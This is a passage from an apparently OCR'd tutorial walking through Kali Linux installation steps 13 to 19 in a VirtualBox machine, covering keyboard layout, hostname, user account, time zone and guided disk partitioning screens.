


Configure the keyboard

Keymap to use:

- American English
- Albanian
- Arabic
- Asturian
- Bangladesh
- Belarusian
- Bengali
- Belgian
- Bosnian
- Brazilian
- British English
- Bulgarian (BDS layout)
- Bulgarian (phonetic layout)
- Burmese
- Canadian French
- Canadian Multilingual
- Catalan

13. After that, setup the hostname "**newkali**" as default setting and then click **Continue**.



Configure the network


Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

newkali

14. After that, setup the hostname "**newkali**" as default setting and then click **Continue**.



Configure the network


Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

newkali

15. Leave the domain name as **Blank** and then click **Continue.**




Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

16. Create a username “netadmin” and password “abc123” for the user and then click **Continue.**




Set up users and passwords

A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:

netadmin



Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

Choose a password for the new user:

●●●●●●

□ Show Password in Clear


Please enter the same user password again to verify you have typed it correctly.

Re-enter password to verify:

●●●●●●

□ Show Password in Clear

17. Choose your local time zone “**Pacific**” for the OS and then **Continue**.




Configure the clock

If the desired time zone is not listed, then please go back to the step "Choose language" and select a country that uses the desired time zone (the country where you live or are located).

Select your time zone:

18. Chose partition disks at figure below and then click **Continue** for each figure until the end of the process for installing partition disks.




KALI
BY OFFENSIVE SECURITY

Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

Guided partitioning
Configure iSCSI volumes
SCSI1 (0,0,0) (sda) - 21.5 GB ATA VBOX HARDDISK
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue




Partition disks

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual




Partition disks

Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.

Select disk to partition:

SCSI1 (0,0,0) (sda) - 21.5 GB ATA VBOX HARDDISK



Partition disks

Selected for partitioning:

SCSI1 (0,0,0) (sda) - ATA VBOX HARDDISK: 21.5 GB

The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.


Partitioning scheme:

All files in one partition (recommended for new users)

Separate /home partition

Separate /home, /var, and /tmp partitions

19. Choose **Finish partitioning and write change to disk** and then click **Continue.**



Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

